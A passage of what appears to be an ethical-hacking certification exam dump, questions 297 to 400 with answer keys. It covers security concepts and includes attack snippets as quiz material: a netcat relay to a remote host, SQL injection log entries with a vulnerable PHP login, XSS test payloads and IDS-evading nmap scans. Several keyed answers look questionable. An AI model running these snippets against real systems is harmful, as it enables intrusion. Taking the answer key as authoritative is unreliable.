
**Correct Answer:** D

**QUESTION 297**

Which of the following are password cracking tools? (Choose three.)

- A. BTCrack
- B. John the Ripper
- C. KerbCrack
- D. Nikto
- E. Cain and Abel
- F. Havij

**Correct Answer:** BCE

**QUESTION 298**

Which of the following techniques can be used to mitigate the risk of an on-site attacker from connecting to an unused network port and gaining full access to the network? (Choose three.)

- A. Port Security
- B. IPSec Encryption
- C. Network Admission Control (NAC)
- D. 802.1q Port Based Authentication
- E. 802.1x Port Based Authentication
- F. Intrusion Detection System (IDS)

**Correct Answer:** ACE

**QUESTION 299**

When does the Payment Card Industry Data Security Standard (PCI-DSS) require organizations to perform external and internal penetration testing?

- A. At least once a year and after any significant upgrade or modification
- B. At least once every three years or after any significant upgrade or modification
- C. At least twice a year or after any significant upgrade or modification
- D. At least once every two years and after any significant upgrade or modification

**Correct Answer:** A

**QUESTION 300**

Which type of antenna is used in wireless communication?

- A. Omnidirectional
- B. Parabolic
- C. Uni-directional
- D. Bi-directional

**Correct Answer:** A

**QUESTION 301**

Employees in a company are no longer able to access Internet web sites on their computers. The network administrator is able to successfully ping IP address of web servers on the Internet and is able to open web sites by using an IP address in place of the URL. The administrator runs the nslookup command for www.eccouncil.org and receives an error message stating there is no response from the server. What should the administrator do next?

- A. Configure the firewall to allow traffic on TCP ports 53 and UDP port 53.
- B. Configure the firewall to allow traffic on TCP ports 80 and UDP port 443.
- C. Configure the firewall to allow traffic on TCP port 53.
- D. Configure the firewall to allow traffic on TCP port 8080.

**Correct Answer:** A

**QUESTION 302**

Which initial procedure should an ethical hacker perform after being brought into an organization?

- A. Begin security testing.
- B. Turn over deliverables.
- C. Sign a formal contract with non-disclosure.
- D. Assess what the organization is trying to protect.

**Correct Answer:** C

**QUESTION 303**

Which of the following guidelines or standards is associated with the credit card industry?

- A. Control Objectives for Information and Related Technology (COBIT)
- B. Sarbanes-Oxley Act (SOX)
- C. Health Insurance Portability and Accountability Act (HIPAA)
- D. Payment Card Industry Data Security Standards (PCI DSS)

**Correct Answer:** D

**QUESTION 304**

An attacker has captured a target file that is encrypted with public key cryptography. Which of the attacks below is likely to be used to crack the target file?

- A. Timing attack
- B. Replay attack

- C. Memory trade-off attack
- D. Chosen plain-text attack

**Correct Answer:** D

**QUESTION 305**

Which tool can be used to silently copy files from USB devices?

- A. USB Grabber
- B. USB Dumper
- C. USB Sniffer
- D. USB Snoopy

**Correct Answer:** B

**QUESTION 306**

How can a rootkit bypass Windows 7 operating system's kernel mode, code signing policy?

- A. Defeating the scanner from detecting any code change at the kernel
- B. Replacing patch system calls with its own version that hides the rootkit (attacker's) actions
- C. Performing common services for the application process and replacing real applications with fake ones
- D. Attaching itself to the master boot record in a hard drive and changing the machine's boot sequence/options

**Correct Answer:** D

**QUESTION 307**

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

- A. Perform a vulnerability scan of the system.
- B. Determine the impact of enabling the audit feature.
- C. Perform a cost/benefit analysis of the audit feature.
- D. Allocate funds for staffing of audit log review.

**Correct Answer:** B

**QUESTION 308**

A consultant has been hired by the V.P. of a large financial organization to assess the company's security posture. During the security testing, the consultant comes across child pornography on the V.P.'s computer. What is the consultant's obligation to the financial organization?

- A. Say nothing and continue with the security testing.
- B. Stop work immediately and contact the authorities.
- C. Delete the pornography, say nothing, and continue security testing.
- D. Bring the discovery to the financial organization's human resource department.

**Correct Answer:** B

**QUESTION 309**

How is sniffing broadly categorized?

- A. Active and passive
- B. Broadcast and unicast
- C. Unmanaged and managed
- D. Filtered and unfiltered

**Correct Answer:** A

**QUESTION 310**

An engineer is learning to write exploits in C++ and is using the exploit tool Backtrack. The engineer wants to compile the newest C++ exploit and name it calc.exe. Which command would the engineer use to accomplish this?

- A. g++ hackersExploit.cpp -o calc.exe
  - B. g++ hackersExploit.py -o calc.exe
  - C. g++ -i hackersExploit.pl -o calc.exe
  - D. g++ --compile i hackersExploit.cpp -o calc.exe
- 166

**Correct Answer:** A

**QUESTION 311**

A computer technician is using a new version of a word processing software package when it is discovered that a special sequence of characters causes the entire computer to crash. The technician researches the bug and discovers that no one else experienced the problem. What is the appropriate next step?

- A. Ignore the problem completely and let someone else deal with it.
- B. Create a document that will crash the computer when opened and send it to friends.
- C. Find an underground bulletin board and attempt to sell the bug to the highest bidder.
- D. Notify the vendor of the bug and do not disclose it until the vendor gets a chance to issue a fix.

**Correct Answer:** D

**QUESTION 312**

What is the most secure way to mitigate the theft of corporate information from a laptop that was left in a hotel room?

- A. Set a BIOS password.
- B. Encrypt the data on the hard drive.
- C. Use a strong logon password to the operating system.
- D. Back up everything on the laptop and store the backup in a safe place.

**Correct Answer:** B

**QUESTION 313**

The intrusion detection system at a software development company suddenly generates multiple alerts regarding attacks against the company's external webserver, VPN concentrator, and DNS servers. What should the security team do to determine which alerts to check first?

- A. Investigate based on the maintenance schedule of the affected systems.
- B. Investigate based on the service level agreements of the systems.
- C. Investigate based on the potential effect of the incident.
- D. Investigate based on the order that the alerts arrived in.

**Correct Answer:** C

**QUESTION 314**

A corporation hired an ethical hacker to test if it is possible to obtain users' login credentials using methods other than social engineering. Access to offices and to a network node is granted. Results from server scanning indicate all are adequately patched and physical access is denied, thus, administrators have access only through Remote Desktop. Which technique could be used to obtain login credentials?

- A. Capture every users' traffic with Ettercap.
- B. Capture LANMAN Hashes and crack them with LC6.



- C. Guess passwords using Medusa or Hydra against a network service.
- D. Capture administrators RDP traffic and decode it with Cain and Abel.

**Correct Answer:** D

**QUESTION 315**

Which of the following scanning tools is specifically designed to find potential exploits in Microsoft Windows products?

- A. Microsoft Security Baseline Analyzer
- B. Retina
- C. Core Impact
- D. Microsoft Baseline Security Analyzer

**Correct Answer:** D

**QUESTION 316**

Which of the statements concerning proxy firewalls is correct?

- A. Proxy firewalls increase the speed and functionality of a network.
- B. Firewall proxy servers decentralize all activity for an application.
- C. Proxy firewalls block network packets from passing to and from a protected network.
- D. Computers establish a connection with a proxy firewall which initiates a new network connection for the client.

**Correct Answer:** D

**QUESTION 317**

Which of the following is an example of two factor authentication?

- A. PIN Number and Birth Date
- B. Username and Password
- C. Digital Certificate and Hardware Token
- D. Fingerprint and Smartcard ID

**Correct Answer:** D

**QUESTION 318**

A security consultant is trying to bid on a large contract that involves penetration testing and reporting. The company accepting bids wants proof of work so the consultant prints out several audits that have been performed. Which of the following is likely to occur as a result?

- A. The consultant will ask for money on the bid because of great work.
- B. The consultant may expose vulnerabilities of other companies.
- C. The company accepting bids will want the same type of format of testing.
- D. The company accepting bids will hire the consultant because of the great work performed.

**Correct Answer:** B

**QUESTION 319**

A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering the NMAP result below, which of the following is likely to be installed on the target machine by the OS?

Starting NMAP 5.21 at 2011-03-15 11:06

NMAP scan report for 172.16.40.65

Host is up (1.00s latency).

Not shown: 993 closed ports

PORT STATE SERVICE

21/tcp open ftp

23/tcp open telnet

80/tcp open http

139/tcp open netbios-ssn

515/tcp open

631/tcp open ipp

9100/tcp open

MAC Address: 00:00:48:0D:EE:89

- A. The host is likely a Windows machine.
- B. The host is likely a Linux machine.
- C. The host is likely a router.
- D. The host is likely a printer.

**Correct Answer:** D

#### QUESTION 320

What is the outcome of the comm "nc -l -p 2222 | nc 10.1.0.43 1234"?

- A. Netcat will listen on the 10.1.0.43 interface for 1234 seconds on port 2222.
- B. Netcat will listen on port 2222 and output anything received to a remote connection on 10.1.0.43 port 1234.
- C. Netcat will listen for a connection from 10.1.0.43 on port 1234 and output anything received to port 2222.
- D. Netcat will listen on port 2222 and then output anything received to local interface 10.1.0.43.

**Correct Answer:** B

#### QUESTION 321

For messages sent through an insecure channel, a properly implemented digital signature gives the receiver reason to believe the message was sent by the claimed sender. While using a digital signature, the message digest is encrypted with which key?

- A. Sender's public key
- B. Receiver's private key
- C. Receiver's public key
- D. Sender's private key

**Correct Answer:** D

#### QUESTION 322

Which method can provide a better return on IT security investment and provide a thorough and comprehensive assessment of organizational security covering policy, procedure design, and implementation?

- A. Penetration testing
- B. Social engineering

- C. Vulnerability scanning
- D. Access control list reviews

**Correct Answer:** A

**QUESTION 323**

When using Wireshark to acquire packet capture on a network, which device would enable the capture of all traffic on the wire?

- A. Network tap
- B. Layer 3 switch
- C. Network bridge
- D. Application firewall

**Correct Answer:** A

**QUESTION 324**

How does an operating system protect the passwords used for account logins?

- A. The operating system performs a one-way hash of the passwords.
- B. The operating system stores the passwords in a secret file that users cannot find.
- C. The operating system encrypts the passwords, and decrypts them when needed.
- D. The operating system stores all passwords in a protected segment of non-volatile memory.

**Correct Answer:** A

**QUESTION 325**

Which of the following programs is usually targeted at Microsoft Office products?

- A. Polymorphic virus
- B. Multipart virus
- C. Macro virus
- D. Stealth virus

**Correct Answer:** C

**QUESTION 326**

What is the main difference between a "Normal" SQL Injection and a "Blind" SQL Injection vulnerability?

- A. The request to the web server is not visible to the administrator of the vulnerable application.
- B. The attack is called "Blind" because, although the application properly filters user input, it is still vulnerable to code injection.
- C. The successful attack does not show an error message to the administrator of the affected application.
- D. The vulnerable application does not display errors with information about the injection results to the attacker.

**Correct Answer:** D

**QUESTION 327**

Which of the following ensures that updates to policies, procedures, and configurations are made in a controlled and documented fashion?

- A. Regulatory compliance
- B. Peer review
- C. Change management
- D. Penetration testing

**Correct Answer:** C

**QUESTION 328**

Data hiding analysis can be useful in

- A. determining the level of encryption used to encrypt the data.
- B. detecting and recovering data that may indicate knowledge, ownership or intent.
- C. identifying the amount of central processing unit (cpu) usage over time to process the data.
- D. preventing a denial of service attack on a set of enterprise servers to prevent users from accessing the data.

**Correct Answer: B**

**QUESTION 329**

Smart cards use which protocol to transfer the certificate in a secure manner?

- A. Extensible Authentication Protocol (EAP)
- B. Point to Point Protocol (PPP)
- C. Point to Point Tunneling Protocol (PPTP)
- D. Layer 2 Tunneling Protocol (L2TP)

**Correct Answer: A**

**QUESTION 330**

A company firewall engineer has configured a new DMZ to allow public systems to be located away from the internal network. The engineer has three security zones set:

Untrust (Internet) (Remote network = 217.77.88.0/24)

DMZ (DMZ) (11.12.13.0/24)

Trust (Intranet) (192.168.0.0/24)

The engineer wants to configure remote desktop access from a fixed IP on the remote network to a remote desktop server in the DMZ. Which rule would best fit this requirement?

- A. Permit 217.77.88.0/24 11.12.13.0/24 RDP 3389
- B. Permit 217.77.88.12 11.12.13.50 RDP 3389
- C. Permit 217.77.88.12 11.12.13.0/24 RDP 3389
- D. Permit 217.77.88.0/24 11.12.13.50 RDP 3389

**Correct Answer: B**

**QUESTION 331**

When comparing the testing methodologies of Open Web Application Security Project (OWASP) and Open Source Security Testing Methodology Manual (OSSTMM) the main difference is

- A. OWASP is for web applications and OSSTMM does not include web applications.
- B. OSSTMM is gray box testing and OWASP is black box testing.
- C. OWASP addresses controls and OSSTMM does not.
- D. OSSTMM addresses controls and OWASP does not.

174

**Correct Answer: D**

**QUESTION 332**

Which of the following is a protocol that is prone to a man-in-the-middle (MITM) attack and maps a 32-bit address to a 48-bit address?

- A. ICPM

- B. ARP
- C. RARP
- D. ICMP

**Correct Answer:** B

**QUESTION 333**

Which NMAP feature can a tester implement or adjust while scanning for open ports to avoid detection by the network's IDS?

- A. Timing options to slow the speed that the port scan is conducted
- B. Fingerprinting to identify which operating systems are running on the network
- C. ICMP ping sweep to determine which hosts on the network are not available
- D. Traceroute to control the path of the packets sent during the scan

**Correct Answer:** A

**QUESTION 334**

Windows file servers commonly hold sensitive files, databases, passwords and more. Which of the following choices would be a common vulnerability that usually exposes them?

- A. Cross-site scripting
- B. SQL injection
- C. Missing patches
- D. CRLF injection

**Correct Answer:** C

**QUESTION 335**

Which type of access control is used on a router or firewall to limit network activity?

- A. Mandatory
- B. Discretionary
- C. Rule-based
- D. Role-based

**Correct Answer:** C

**QUESTION 336**

Which NMAP command combination would let a tester scan every TCP port from a class C network that is blocking ICMP with fingerprinting and service detection?

- A. NMAP -PN -A -O -sS 192.168.2.0/24
- B. NMAP -P0 -A -O -p1-65535 192.168.0/24
- C. NMAP -P0 -A -sT -p0-65535 192.168.0/16
- D. NMAP -PN -O -sS -p 1-1024 192.168.0/8

**Correct Answer:** B

**QUESTION 337**

Which types of detection methods are employed by Network Intrusion Detection Systems (NIDS)?

(Choose two.)

- A. Signature
- B. Anomaly
- C. Passive

D. Reactive

**Correct Answer:** AB

**QUESTION 338**

The fundamental difference between symmetric and asymmetric key cryptographic systems is that symmetric key cryptography uses which of the following?

- A. Multiple keys for non-repudiation of bulk data
- B. Different keys on both ends of the transport medium
- C. Bulk encryption for data transmission over fiber
- D. The same key on each end of the transmission medium

**Correct Answer:** D

**QUESTION 339**

Which command lets a tester enumerate alive systems in a class C network via ICMP using native Windows tools?

- A. ping 192.168.2.
- B. ping 192.168.2.255
- C. for %V in (1 1 255) do PING 192.168.2.%V
- D. for /L %V in (1 1 254) do PING -n 1 192.168.2.%V | FIND /I "Reply"

**Correct Answer:** D

**QUESTION 340**

How can telnet be used to fingerprint a web server?

- A. telnet webserverAddress 80  
HEAD / HTTP/1.0
- B. telnet webserverAddress 80  
PUT / HTTP/1.0
- C. telnet webserverAddress 80  
HEAD / HTTP/2.0
- D. telnet webserverAddress 80  
PUT / HTTP/2.0

**Correct Answer:** A

**QUESTION 341**

Which of the following problems can be solved by using Wireshark?

- A. Tracking version changes of source code
- B. Checking creation dates on all webpages on a server
- C. Resetting the administrator password on multiple systems
- D. Troubleshooting communication resets between two systems

**Correct Answer:** D

**QUESTION 342**

Which of the following is an example of an asymmetric encryption implementation?

- A. SHA1
- B. PGP
- C. 3DES
- D. MD5



**Correct Answer:** B

**QUESTION 343**

What is the purpose of conducting security assessments on network resources?

- A. Documentation
- B. Validation
- C. Implementation
- D. Management

**Correct Answer:** B

**QUESTION 344**

A penetration tester was hired to perform a penetration test for a bank. The tester began searching for IP ranges owned by the bank, performing lookups on the bank's DNS servers, reading news articles online about the bank, watching what times the bank employees come into work and leave from work, searching the bank's job postings (paying special attention to IT related jobs), and visiting the local dumpster for the bank's corporate office. What phase of the penetration test is the tester currently in?

- A. Information reporting
- B. Vulnerability assessment
- C. Active information gathering
- D. Passive information gathering

**Correct Answer:** D

**QUESTION 345**

Which of the following is an application that requires a host application for replication?

- A. Micro
- B. Worm
- C. Trojan
- D. Virus

**Correct Answer:** D

**QUESTION 346**

Which of the following is a characteristic of Public Key Infrastructure (PKI)?

- A. Public-key cryptosystems are faster than symmetric-key cryptosystems.
- B. Public-key cryptosystems distribute public-keys within digital signatures.
- C. Public-key cryptosystems do not require a secure key distribution channel.
- D. Public-key cryptosystems do not provide technical non-repudiation via digital signatures.

**Correct Answer:** B

**QUESTION 347**

What statement is true regarding LM hashes?

- A. LM hashes consist in 48 hexadecimal characters.
- B. LM hashes are based on AES128 cryptographic standard.
- C. Uppercase characters in the password are converted to lowercase.
- D. LM hashes are not generated when the password length exceeds 15 characters.

**Correct Answer:** D

**QUESTION 348**

What is a successful method for protecting a router from potential smurf attacks?

- A. Placing the router in broadcast mode
- B. Enabling port forwarding on the router
- C. Installing the router outside of the network's firewall
- D. Disabling the router from accepting broadcast ping messages

**Correct Answer:** D

**QUESTION 349**

Which of the following tools will scan a network to perform vulnerability checks and compliance auditing?

- A. NMAP
- B. Metasploit
- C. Nessus
- D. BeEF

**Correct Answer:** C

**QUESTION 350**

The use of technologies like IPSec can help guarantee the following. G. authenticity, integrity, confidentiality and

- A. non-repudiation.
- B. operability.
- C. security.
- D. usability.

**Correct Answer:** A

**QUESTION 351**

A security administrator notices that the log file of the company's webserver contains suspicious entries:

```
[20/Mar/2011:10:49:07] "GET /login.php?user=test'+oR+3>2%20-
[20/Mar/2011:10:51:02] "GET /login.php?user=admin';%20-- HTTP
```

The administrator decides to further investigate and analyze the source code of the login.php file:

```
php
include('.././config/db_connect.php');
$user = $_GET['user'];
$pass = $_GET['pass'];
$sql = "SELECT * FROM USERS WHERE username = '$user' AND
$result = mysql_query($sql) or die ("couldn't execute query");

if (mysql_num_rows($result) != 0 ) echo 'Authentication granted!';
else echo 'Authentication failed!';
?>
```

Based on source code analysis, the analyst concludes that the login.php script is vulnerable to

- A. command injection.
- B. SQL injection.
- C. directory traversal.
- D. LDAP injection.

**Correct Answer: B**

**QUESTION 352**

Which of the following is a detective control?

- A. Smart card authentication
- B. Security policy
- C. Audit trail
- D. Continuity of operations plan

**Correct Answer: C**

**QUESTION 353**

A penetration tester is attempting to scan an internal corporate network from the internet without alerting the border sensor. Which is the most efficient technique should the tester consider using?

- A. Spoofing an IP address
- B. Tunneling scan over SSH
- C. Tunneling over high port numbers
- D. Scanning using fragmented IP packets

**Correct Answer: B**

**QUESTION 354**

A circuit level gateway works at which of the following layers of the OSI Model?

- A. Layer 5 - Application
- B. Layer 4 TCP
- C. Layer 3 Internet protocol
- D. Layer 2 Data link

**Correct Answer: B**

**QUESTION 355**

Which of the following lists are valid data-gathering activities associated with a risk assessment?

- A. Threat identification,vulnerability identification,control analysis
- B. Threat identification,response identification,mitigation identification
- C. Attack profile,defense profile,loss profile
- D. System profile,vulnerability identification,security determination

**Correct Answer: A**

**QUESTION 356**

A network security administrator is worried about potential man-in-the-middle attacks when users access a corporate web site from their workstations. Which of the following is the best remediation against this type of attack?

- A. Implementing server-side PKI certificates for all connections

- B. Mandating only client-side PKI certificates for all connections
- C. Requiring client and server PKI certificates for all connections
- D. Requiring strong authentication for all DNS queries

**Correct Answer:** C

**QUESTION 357**

Which command line switch would be used in NMAP to perform operating system detection?

- A. -OS
- B. -sO
- C. -sP
- D. -O

**Correct Answer:** D

**QUESTION 358**

Bluetooth uses which digital modulation technique to exchange information between paired devices?

- A. PSK (phase-shift keying)
- B. FSK (frequency-shift keying)
- C. ASK (amplitude-shift keying)
- D. QAM (quadrature amplitude modulation)

**Correct Answer:** A

**QUESTION 359**

A security consultant decides to use multiple layers of anti-virus defense, such as end user desktop anti-virus and E-mail gateway. This approach can be used to mitigate which kind of attack?

- A. Forensic attack
- B. ARP spoofing attack
- C. Social engineering attack
- D. Scanning attack

**Correct Answer:** C

**QUESTION 360**

A security policy will be more accepted by employees if it is consistent and has the support of

- A. coworkers.
- B. executive management.
- C. the security officer.
- D. a supervisor.

**Correct Answer:** B

**QUESTION 361**

There is a WEP encrypted wireless access point (AP) with no clients connected. In order to crack the WEP key, a fake authentication needs to be performed. What information is needed when performing fake authentication to an AP? (Choose two.)

- A. The IP address of the AP
- B. The MAC address of the AP
- C. The SSID of the wireless network
- D. A failed authentication packet

**Correct Answer:** BC

**QUESTION 362**

What type of OS fingerprinting technique sends specially crafted packets to the remote OS and analyzes the received response?

- A. Passive
- B. Reflective
- C. Active
- D. Distributive

**Correct Answer:** C

**QUESTION 363**

How do employers protect assets with security policies pertaining to employee surveillance activities?

- A. Employers promote monitoring activities of employees as long as the employees demonstrate trustworthiness.
- B. Employers use informal verbal communication channels to explain employee monitoring activities to employees.
- C. Employers use network surveillance to monitor employee email traffic, network access, and to record employee keystrokes.
- D. Employers provide employees written statements that clearly discuss the boundaries of monitoring activities and consequences.

**Correct Answer:** D

**QUESTION 364**

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's computer to update the router configuration. What type of an alert is this?

- A. False positive
- B. False negative
- C. True positive
- D. True negative

**Correct Answer:** A

**QUESTION 365**

Which of the following parameters enables NMAP's operating system detection feature?

- A. NMAP -sV
- B. NMAP -oS
- C. NMAP -sR
- D. NMAP -O

**Correct Answer:** D

**QUESTION 366**

Which of the following is an example of IP spoofing?

- A. SQL injections
- B. Man-in-the-middle
- C. Cross-site scripting
- D. ARP poisoning

**Correct Answer:** B

**QUESTION 367**

Which of the following processes of PKI (Public Key Infrastructure) ensures that a trust relationship exists and that a certificate is still valid for specific operations?

- A. Certificate issuance
- B. Certificate validation
- C. Certificate cryptography
- D. Certificate revocation

**Correct Answer:** B

**QUESTION 368**

What is the correct PCAP filter to capture all TCP traffic going to or from host 192.168.0.125 on port 25?

- A. tcp.src == 25 and ip.host == 192.168.0.125
- B. host 192.168.0.125:25
- C. port 25 and host 192.168.0.125
- D. tcp.port == 25 and ip.host == 192.168.0.125

**Correct Answer:** D

**QUESTION 369**

When creating a security program, which approach would be used if senior management is supporting and enforcing the security policy?

- A. A bottom-up approach
- B. A top-down approach
- C. A senior creation approach
- D. An IT assurance approach

**Correct Answer:** B

**QUESTION 370**

Which element of Public Key Infrastructure (PKI) verifies the applicant?

- A. Certificate authority
- B. Validation authority
- C. Registration authority
- D. Verification authority

**Correct Answer:** C

**QUESTION 371**

Which Open Web Application Security Project (OWASP) implements a web application full of known vulnerabilities?

- A. WebBugs
- B. WebGoat
- C. VULN\_HTML
- D. WebScarab

**Correct Answer:** B

**QUESTION 372**

A hacker is attempting to use nslookup to query Domain Name Service (DNS). The hacker uses the nslookup interactive mode for the search. Which command should the hacker type into the command shell to request the appropriate records?



- A. Locate type=ns
- B. Request type=ns
- C. Set type=ns
- D. Transfer type=ns

**Correct Answer:** C

**QUESTION 373**

After gaining access to the password hashes used to protect access to a web based application, knowledge of which cryptographic algorithms would be useful to gain access to the application?

- A. SHA1
- B. Diffie-Helman
- C. RSA
- D. AES

**Correct Answer:** A

**QUESTION 374**

To send a PGP encrypted message, which piece of information from the recipient must the sender have before encrypting the message?

- A. Recipient's private key
- B. Recipient's public key
- C. Master encryption key
- D. Sender's public key

**Correct Answer:** B

**QUESTION 375**

An attacker has been successfully modifying the purchase price of items purchased on the company's web site. The security administrators verify the web server and Oracle database have not been compromised directly. They have also verified the Intrusion Detection System (IDS) logs and found no attacks that could have caused this. What is the mostly likely way the attacker has been able to modify the purchase price?

- A. By using SQL injection
- B. By changing hidden form values
- C. By using cross site scripting
- D. By utilizing a buffer overflow attack

**Correct Answer:** B

**QUESTION 376**

Which of the following items is unique to the N-tier architecture method of designing software applications?

- A. Application layers can be separated, allowing each layer to be upgraded independently from other layers.
- B. It is compatible with various databases including Access, Oracle, and SQL.
- C. Data security is tied into each layer and must be updated for all layers when any upgrade is performed.
- D. Application layers can be written in C, ASP.NET, or Delphi without any performance loss.

**Correct Answer:** A

**QUESTION 377**

A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.

The engineer receives this output:

HTTP/1.1 200 OK

Server: Microsoft-IIS/6

Expires: Tue, 17 Jan 2011 01:41:33 GMT

Date: Mon, 16 Jan 2011 01:41:33 GMT

Content-Type: text/html

Accept-Ranges: bytes

Last-Modified: Wed, 28 Dec 2010 15:32:21 GMT

ETag: "b0aac0542e25c31:89d"

Content-Length: 7369

Which of the following is an example of what the engineer performed?

- A. Cross-site scripting
- B. Banner grabbing
- C. SQL injection
- D. Whois database query

**Correct Answer: B**

#### **QUESTION 378**

To reduce the attack surface of a system, administrators should perform which of the following processes to remove unnecessary software, services, and insecure configuration settings?

- A. Harvesting
- B. Windowing
- C. Hardening
- D. Stealthing

**Correct Answer: C**

#### **QUESTION 379**

191

While conducting a penetration test, the tester determines that there is a firewall between the tester's machine and the target machine. The firewall is only monitoring TCP handshaking of packets at the session layer of the OSI model. Which type of firewall is the tester trying to traverse?

- A. Packet filtering firewall
- B. Application-level firewall
- C. Circuit-level gateway firewall
- D. Stateful multilayer inspection firewall

**Correct Answer: C**

#### **QUESTION 380**

Which type of scan is used on the eye to measure the layer of blood vessels?

- A. Facial recognition scan

- B. Retinal scan
- C. Iris scan
- D. Signature kinetics scan

**Correct Answer:** B

#### QUESTION 381

A security analyst in an insurance company is assigned to test a new web application that will be used by clients to help them choose and apply for an insurance plan. The analyst discovers that the application is developed in ASP scripting language and it uses MSSQL as a database backend. The analyst locates the application's search form and introduces the following code in the search input field.

```
IMG SRC=vbscript:msgbox("Vulnerable");> originalAttribute="SRC" originalPath="vbscript:msgbox("Vulnerable");>"
```

When the analyst submits the form, the browser returns a pop-up window that says "Vulnerable".

Which web applications vulnerability did the analyst discover?

- A. Cross-site request forgery
- B. Command injection
- C. Cross-site scripting
- D. SQL injection

**Correct Answer:** C

#### QUESTION 382

While testing the company's web applications, a tester attempts to insert the following test script into the search area on the company's web site.

```
<script>alert(" Testing Testing Testing ")</script>
```

Afterwards, when the tester presses the search button, a pop-up box appears on the screen with the text: "Testing Testing Testing". Which vulnerability has been detected in the web application?

- A. Buffer overflow
- B. Cross-site request forgery
- C. Distributed denial of service
- D. Cross-site scripting

**Correct Answer:** D

#### QUESTION 383

A hacker was able to sniff packets on a company's wireless network. The following information was discovered.

The Key 10110010 01001011

The Cyphertext 01100101 01011010

Using the Exclusive OR, what was the original message?

- A. 00101000 11101110
- B. 11010111 00010001
- C. 00001101 10100100
- D. 11110010 01011011

**Correct Answer:** B

**QUESTION 384**

International Organization for Standardization (ISO) standard 27002 provides guidance for compliance by outlining

- A. guidelines and practices for security controls.
- B. financial soundness and business viability metrics.
- C. standard best practice for configuration management.
- D. contract agreement writing standards.

**Correct Answer:** A

**QUESTION 385**

Which solution can be used to emulate computer services, such as mail and ftp, and to capture information related to logins or actions?

- A. Firewall
- B. Honeypot
- C. Core server
- D. Layer 4 switch

**Correct Answer:** B

**QUESTION 386**

A network administrator received an administrative alert at 3:00 a.m. from the intrusion detection system. The alert was generated because a large number of packets were coming into the network over ports 20 and 21. During analysis, there were no signs of attack on the FTP servers. How should the administrator classify this situation?

- A. True negatives
- B. False negatives
- C. True positives
- D. False positives

**Correct Answer:** D

**QUESTION 387**

The following is part of a log file taken from the machine on the network with the IP address of 192.168.1.106:

Time:Mar 13 17:30:15 Port:20 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP

Time:Mar 13 17:30:17 Port:21 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP

Time:Mar 13 17:30:19 Port:22 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP

Time:Mar 13 17:30:21 Port:23 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP

Time:Mar 13 17:30:22 Port:25 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP

Time:Mar 13 17:30:23 Port:80 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP

Time:Mar 13 17:30:30 Port:443 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP

What type of activity has been logged?

- A. Port scan targeting 192.168.1.103
- B. Teardrop attack targeting 192.168.1.106
- C. Denial of service attack targeting 192.168.1.103
- D. Port scan targeting 192.168.1.106

**Correct Answer:** D

**QUESTION 388**

Which type of intrusion detection system can monitor and alert on attacks, but cannot stop them?

- A. Detective
- B. Passive
- C. Intuitive
- D. Reactive

**Correct Answer:** B

**QUESTION 389**

Which of the following settings enables Nessus to detect when it is sending too many packets and the network pipe is approaching capacity?

- A. Netstat WMI Scan
- B. Silent Dependencies
- C. Consider unscanned ports as closed
- D. Reduce parallel connections on congestion

**Correct Answer:** D

**QUESTION 390**

Diffie-Hellman (DH) groups determine the strength of the key used in the key exchange process. Which of the following is the correct bit size of the Diffie-Hellman (DH) group 5?

- A. 768 bit key
- B. 1025 bit key
- C. 1536 bit key
- D. 2048 bit key

**Correct Answer:** C

**QUESTION 391**

Which results will be returned with the following Google search query?

site:target.com -site:Marketing.target.com accounting

- A. Results matching all words in the query
- B. Results matching "accounting" in domain target.com but not on the site Marketing.target.com
- C. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting
- D. Results for matches on target.com and Marketing.target.com that include the word "accounting"

**Correct Answer:** B

**QUESTION 392**

One advantage of an application-level firewall is the ability to

- A. filter packets at the network level.
- B. filter specific commands,such as http:post.
- C. retain state information for each packet.
- D. monitor tcp handshaking.

**Correct Answer:** B

**QUESTION 393**

Which type of security document is written with specific step-by-step details?

- A. Process
- B. Procedure
- C. Policy
- D. Paradigm

**Correct Answer:** B

**QUESTION 394**

A certified ethical hacker (CEH) completed a penetration test of the main headquarters of a company almost two months ago, but has yet to get paid. The customer is suffering from financial problems, and the CEH is worried that the company will go out of business and end up not paying. What actions should the CEH take?

- A. Threaten to publish the penetration test results if not paid.
- B. Follow proper legal procedures against the company to request payment.
- C. Tell other customers of the financial problems with payments from this company.
- D. Exploit some of the vulnerabilities found on the company webserver to deface it.

**Correct Answer:** B

**QUESTION 395**

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Hping
- B. Traceroute
- C. TCP ping
- D. Broadcast ping

**Correct Answer:** A

**QUESTION 396**

How can rainbow tables be defeated?

- A. Password salting
- B. Use of non-dictionary words
- C. All uppercase character passwords
- D. Lockout accounts under brute force password cracking attempts

**Correct Answer:** A

**QUESTION 397**

Which of the following is an advantage of utilizing security testing methodologies to conduct a security audit?

- A. They provide a repeatable framework.
- B. Anyone can run the command line scripts.
- C. They are available at low cost.
- D. They are subject to government regulation.

**Correct Answer:** A

**QUESTION 398**

A developer for a company is tasked with creating a program that will allow customers to update their



billing and shipping information. The billing address field used is limited to 50 characters. What pseudo code would the developer use to avoid a buffer overflow attack on the billing address field?

- A. if (billingAddress = 50) {update field} else exit
- B. if (billingAddress != 50) {update field} else exit
- C. if (billingAddress >= 50) {update field} else exit
- D. if (billingAddress <= 50) {update field} else exit

**Correct Answer:** D

#### **QUESTION 399**

If the final set of security controls does not eliminate all risk in a system, what could be done next?

- A. Continue to apply controls until there is zero risk.
- B. Ignore any remaining risk.
- C. If the residual risk is low enough, it can be accepted.
- D. Remove current controls since they are not completely effective.

**Correct Answer:** C

#### **QUESTION 400**

In keeping with the best practices of layered security, where are the best places to place intrusion detection/intrusion prevention systems? (Choose two.)

- A. HID/HIP (Host-based Intrusion Detection/Host-based Intrusion Prevention)
